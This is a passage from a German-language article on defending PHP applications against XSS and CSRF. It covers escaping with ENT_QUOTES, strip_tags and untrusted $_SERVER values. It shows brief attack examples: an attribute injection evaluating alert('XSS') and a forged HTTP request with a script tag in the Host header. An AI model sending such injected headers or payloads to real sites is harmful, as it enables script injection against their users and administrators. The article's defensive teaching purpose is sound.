Das einfache Anführungszeichen am Anfang beendet das geöffnete Attribut und das am Ende beginnt das geknackte Attribut erneut, um einem HTML-Fehler vorzubeugen. Der Inhalt dazwischen und unser neues Attribut mit dem JavaScript-Code als ASCII-Codes, die in `alert('XSS');` übersetzt und sofort von `eval()` ausgeführt werden.

Um derartige Probleme zu vermeiden, sollten wir immer `ENT_QUOTES` als zweiten Parameter an `htmlspecialchars()` und `htmlentities()` übergeben. So werden einfache Anführungszeichen in die entsprechende HTML-Einheit `&#039;` codiert.

Ein ähnlicher Validierungsfehler ist, sich zur Sicherung der Benutzereingabe vor Cross Site Scripting ausschließlich der `strip_tags()`-Funktion zu bedienen. Obwohl die Funktion mit der Entfernung von HTML-Tags ausgezeichnet zurecht kommt, behandelt sie weder einfache noch doppelte Anführungszeichen und schafft somit eine Möglichkeit der Attributeneinschleusung, wenn die Eingabe direkt verwendet wird. Ein korrekter Ansatz wäre, zuerst `strip_tags()`, und danach entweder `htmlspecialchars()` oder `htmlentities()` aufzurufen:

```
// korrekte Validierungssequenz
$text = htmlspecialchars(
  strip_tags($_POST['msg']),
  ENT_QUOTES);
```

Das garantiert, dass die validierte Eingabe vor dem Angriff auch wirklich sicher ist und ohne Weiteres auf der Festplatte gespeichert oder wieder auf den Bildschirm ausgegeben werden kann.

Die Validierung muss unbedingt für alle Benutzereingaben erfolgen, egal, wie sie ausgelesen werden. Ein typischer Fehler ist, Daten aus GET-, POST-Anfragen und Cookies zu filtern und Daten aus den Umgebungsvariablen des Servers, der `$_SERVER` Superglobalen auszulassen. Viele Entwickler scheinen zu vergessen, dass die Daten, obwohl vom Webserver bereitgestellt, oft auf Benutzereingaben basieren, sind also genau so risikoträchtig wie Informationen, die direkt vom Benutzer stammen. Diese Werte gelangen häufig in administrative Sitebereiche, wenn ein Fehler vorkommt, sind also besonders gefährlich – der Benutzer, der dem modifizierten Inhalt ausgesetzt ist, ist ja einer mit erhöhten (oder gar administrativen) Zugriffsberechtigungen. Ein solcher Angriff kann den `HTTP_HOST`-Wert einsetzen, der den abgerufenen Domainnamen führt. Der Wert ist anscheinend ungefährlich, wie kann der Angreifer ja die Domain tau-

schen? Nun, es ist nicht ganz so wie man denkt: Der Wert dieses Headers basiert eigentlich auf dem `Host:`-Header, der vom abrufenden Benutzer angegeben wird. Wenn die abgerufene Site unter einer eigenen IP-Adresse bzw. als primäre (erste) Site unter der virtuellen IP-Adresse arbeitet, funktioniert eine Anfrage mit einem gefälschten Wert doch bei einem Apache-Server. Ein Abruf einer Seite auf solch einer Website kann gefälscht werden, so dass beliebige Daten in `HTTP_HOST` eingetragen werden:

```
GET / HTTP/1.0
Host: <script>...
```

Als Ergebnis enthält `$_SERVER['HTTP_HOST']` nun „`<script>…`" oder ein potenziell noch gefährlicheres Payload. Dieselbe Art von Tricks kann für andere Header wie `Via (HTTP_VIA)` und `X-Forwarded-For (HTTP_X_FORWARDED_FOR)` eingesetzt werden, in denen Proxies normalerweise die Benutzeradresse hinter dem Proxy angeben. Statt eine IP-Adresse bzw. -Adressenliste kann der Angreifer problemlos beliebige Inhalte darin eintragen und seine Anfrage erfolgreich ausführen lassen, egal, welche Software eingesetzt wird. Das vielleicht einzig sichere Feld ist `REMOTE_ADDR`, die IP-Adresse des Benutzers, da sie vom Webserver ermittelt wird und ausschließlich eine legitime IP-Adresse enthalten kann. Alle anderen Felder sollten vor ihrer Verwendung sorgfältig geprüft werden.

Zusammenfassung

Hoffentlich konnte Ihnen diese kurze Übersicht über XSS und CSRF die Gefahren solcher Exploits die vor Augen führen und Sie überzeugen, dass man ihnen aktiv entgegenwirken sollte. Wir haben gezeigt, wie einfach die Gegenmaßnahmen gegen diese Angriffe sein können. Jetzt liegt die Sicherheit Ihres Servers in Ihren Händen: Wenn Sie sich nach diesen Prinzipien bei der Entwicklung der Software richten, können Sie das Risiko unautorisierten Zugriffs herabsetzen und potenziellem Schaden vorbeugen. ■

Über den Autor

Ilia Alshanetsky *ist Chef-Softwarearchitekt bei Advanced Internet Designs Inc., einer Firma, die auf Sicherheitsprüfungen, Leistungenanalyse und Softwareentwicklung spezialisiert ist. Er ist Autor von FUDforum (http://fudforum.org), einer beliebten quelloffenen Schwarzes Brett Software, die auf ein Maximum an Funktionen bei bestmöglichen Sicherheit und Leistung orientiert ist. Ilia gehört zu den Core PHP Developern und hat eine Reihe von Erweiterungen dieser Sprache entwickelt bzw. mitgewirkt, darunter so populäre Projekte wie SHMOP, PDO, SQLite, GD und ncurses. Er ist aktives Mitglied des PHP Qualitätssicherungteams, das hunderte von Fehlern beseitigt und zahlreiche leistungsoptimierende und funktionale Verbesserungen eingeführt hat.*

Kontakt mit dem Autor: ilia@prohost.org